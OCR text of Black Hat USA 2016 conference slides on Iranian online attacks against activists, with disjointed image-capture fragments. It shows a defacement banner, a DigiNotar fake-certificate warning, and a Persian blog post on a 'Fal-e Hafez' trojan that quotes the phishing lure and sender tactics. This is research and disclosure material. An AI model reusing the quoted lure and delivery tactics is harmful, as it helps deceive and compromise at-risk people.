
black hat
USA 2016
Iran and the Soft War
for Internet Dominance
Claudio Guarnieri (@botherder) & Collin Anderson (@cda)
JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS


Who we are

nex


- @botherder
- Technologist at Amnesty International.
- Senior Research Fellow at CitizenLab.
- Creator of Cuckoo Sandbox, Viper, Malwr.com …
- https://nex.sx

cda

- @cda
- Networked systems researcher, based in Washington, D.C.
- Collaborates with civil society on Internet measurement and policy issues (e.g. Wassenaar), academic institutions, and others.
- History on Iran human rights and foreign policy.
- https://cda.io



Disclaimer: this work was done independently from our respective current affiliations. Opinions expressed here are our own, and do not reflect those of our employers.



The Green Movement and the Soft War

black hat USA 2016


IRANIAN CYBER ARMY


THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

« به احترام رفراندومی که در 22 بهمن برگزار شد ومردمی که رای دادند و به احترام ملتی بزرگ و وطنی به نام ایران »


« بیشتر از این مهره بازي افرادي که خود در آمریکا در امن و امان به سر میبرند و از شما به عنوان مهره استفاده میکنند نباشید »

« فرزندان ایران زمین »


Security Error
https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F%3Fui%3Dhtml%26zy%3D
FUEL - A simple, flex...
FUEL CMS : A Rapid ...
iMacros
Other bookmarks
Invalid Server Certificate
You attempted to reach www.google.com, but the server presented an invalid certificate.
Back
Help me understand
When you connect to a secure website, the server hosting that site presents your browser with something
This certificate contains identity information, such as the address of the website, which is verified by a thir
checking that the address in the certificate matches the address of the website, it is possible to verify that
website you intended, and not a third party (such as an attacker on your network).
In this case, the server certificate or an intermediate CA certificate presented to your browser is invalid. Th
malformed, contains invalid fields, or is not supported.
Certificate
General
Details
Certification Path
Certification path
DigiNotar Root CA
DigiNotar Public CA 2025
*.google.com
View Certificate
Certificate status:
This certificate is OK.
Learn more about certification paths
OK



Shedding Light on the Targeting of Activists and At-Risk Communities




Overlays
Map
Satellite
Show labels
Sudan (satellite)
Sudan (hybrid)
Parcham
Saeb
Niyayesh
Masumi
Hamid
Tusi
Khazeni
Sahba
Azad
Azadi
Farajollahi
Yusefiyan
Kalhor
Golchin
Moin
Orumiyeh
Vosuq
Azarbayjan
Kazemi
Sarv
Rashidi
Fateh
Rowshan
Behnud
Post Office
Al-e-Buyeh
Javidzadeh
Zafari

osyan.net

هشدار برای تروجانی به نام «فال حافظ»

۱۱ مرداد ۱۳۹۰



اصلاً دوست ندارم که فضای آنلاین رو بیش از اون چیزی که هست امنیتی نشون بدم. اما واقعیت اینه که آقایون قصد دارند با هر ترفندی که شده به حریم خصوصی برخی تجاوز کنند. بلکه بتونن اطلاعات بیشتری از زندگی خصوصی شما و دوستانتون به دست بیارن. حتماً یادتون هست که چند وقت پیش اشاره‌ای کردم به تروجانی به نام «اسید» که با سوءاستفاده از خبر مربوط به اسیدپاشی تلاش داشت تا ایمیل‌هایی رو هک کنه و حتی تونست به ایمیل یکی از دوستانم هم نفوذ کنه. در نوشته‌ای دیگر جزئیات این تروجان رو در این وبلاگ منتشر کردم.

به هر حال نویسنده یا نویسندگان این تروجان هر که باشند، از قرار معلوم همچنان تلاش می‌کنند تا از راه و روش‌های مشابه این کار رو تکرار کنند. ۲۸ ژوئن ایمیلی دریافت کردم که حاوی فایلی به نام rtoz shoma.rar و به حجم ۴۴۹ کیلوبایت بود. این عمل توسط همون فرستنده اما با یک نام دیگه به اسم ساناز در ۲۶ جولای و در قالب فایل دیگری به نام fale hafez.rar و به حجم ۴۸۰۷ کیلوبایت برایم ارسال شد در حالی که حاوی این پیام بود:

nima salam--narm afzar fale hafez ro ke khaste bodi barat ferestadam salam be sosan bereson--ghorbonet

نیما سلام. نرم‌افزار فال حافظ رو که خواسته بودی برات فرستادم. سلام به سوسن برسون. قربونت.

ایمیلش رو پاسخ دادم و گفتم: ساناز؟ یادم نمیاد همچین درخواستی کرده باشم که برام نرم‌افزار بفرستی. واقعاً فکر کردی من از فیشینگ چیزی نمی‌دونم؟ یا مثلا اگه یه آی‌دی دخترونه درست کنی مثل ساناز سبز گول می‌خورم و ایمیلت رو باز می‌کنم؟ اشتباه گرفتی برادر.

در ایمیل بعدی ادعا کرد که من رو با فرد دیگه‌ای اشتباه گرفته و فایل رو اشتباهی فرستاده. در حالی که این ایمیل برای دوستان و همکاران دیگه هم فرستاده شده بود. ده دوازده ساعت قبل همون فایل فال حافظ با یک ایمیل دیگه به نام بیتا برام ارسال شد که توش نوشته بود بیا فالت بگیرم!

شرح ماوقع رو گفتم صرفاً برای این که در جریان قرار بگیرید. اما محتوای این فایل چیه؟

این فایل نسخه تازه تروجان اسید هست با همون مکانیزم عملکرد. فقط یه کم تو کدش دستکاری کردن تا توسط ویروس‌کش‌ها مجدداً شناسایی نشه. کسی که این رو می‌فرسته به سورس این تروجان دسترسی داره و همونیه که نسخه قبلی رو توی نت منتشر کرده.

قسمتی از ایمیلی که ارسال می‌کنه اینه:

اپلیکیشن پوندارها

لپ‌تاپ

خودروی پرنده، از گذشته تا حال

کتاب

هایکو کتاب، شعرسازی به شیوه نگو

اپلیکیشن عصیان
برای آیفون و آید

تقویم تاریخ

سال‌های پیش در این روز


- راه‌اندازی ترکیبی از باانترین و گودر در سایت کلوب (۲۰۰۸)
- از آدم بودنم خجالت می‌کشم (۲۰۰۶)
- اروتیسم (۲۰۰۲)

لایل زنونی

- @RTArmanMohseni : حرکت جالب #پرپروک منوی ویژه نابینایان https://t.co/vCRfFr8Hqk
- @RTKoohyar : یادداشتم در مورد زوایای قانونی و اخلاقی ماجرای #تسنیم منتشر شد: تسنیم و استخر مختلط؛ مرثیه‌ای برای دنیای کودکانhttps://t.co/Y ...

خوشرخوراک

